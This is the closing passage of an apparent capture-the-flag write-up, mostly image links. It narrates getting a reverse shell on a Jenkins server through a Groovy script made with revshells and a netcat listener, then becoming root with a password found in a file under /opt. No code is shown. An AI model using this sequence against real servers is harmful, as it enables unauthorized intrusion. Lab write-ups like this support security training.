





I visited **revshells** and configured a **groovy** script that I could run on the **jenkins** server and receive a reverse shell on my **netcat** listener.




After executing the script, I received a reverse shell.



I then explored the system and found root user's password inside a text file in the */opt* directory.



With the *root* password, I could simply switch my user for a privileged access.



That's it from my side!
Until next time :)
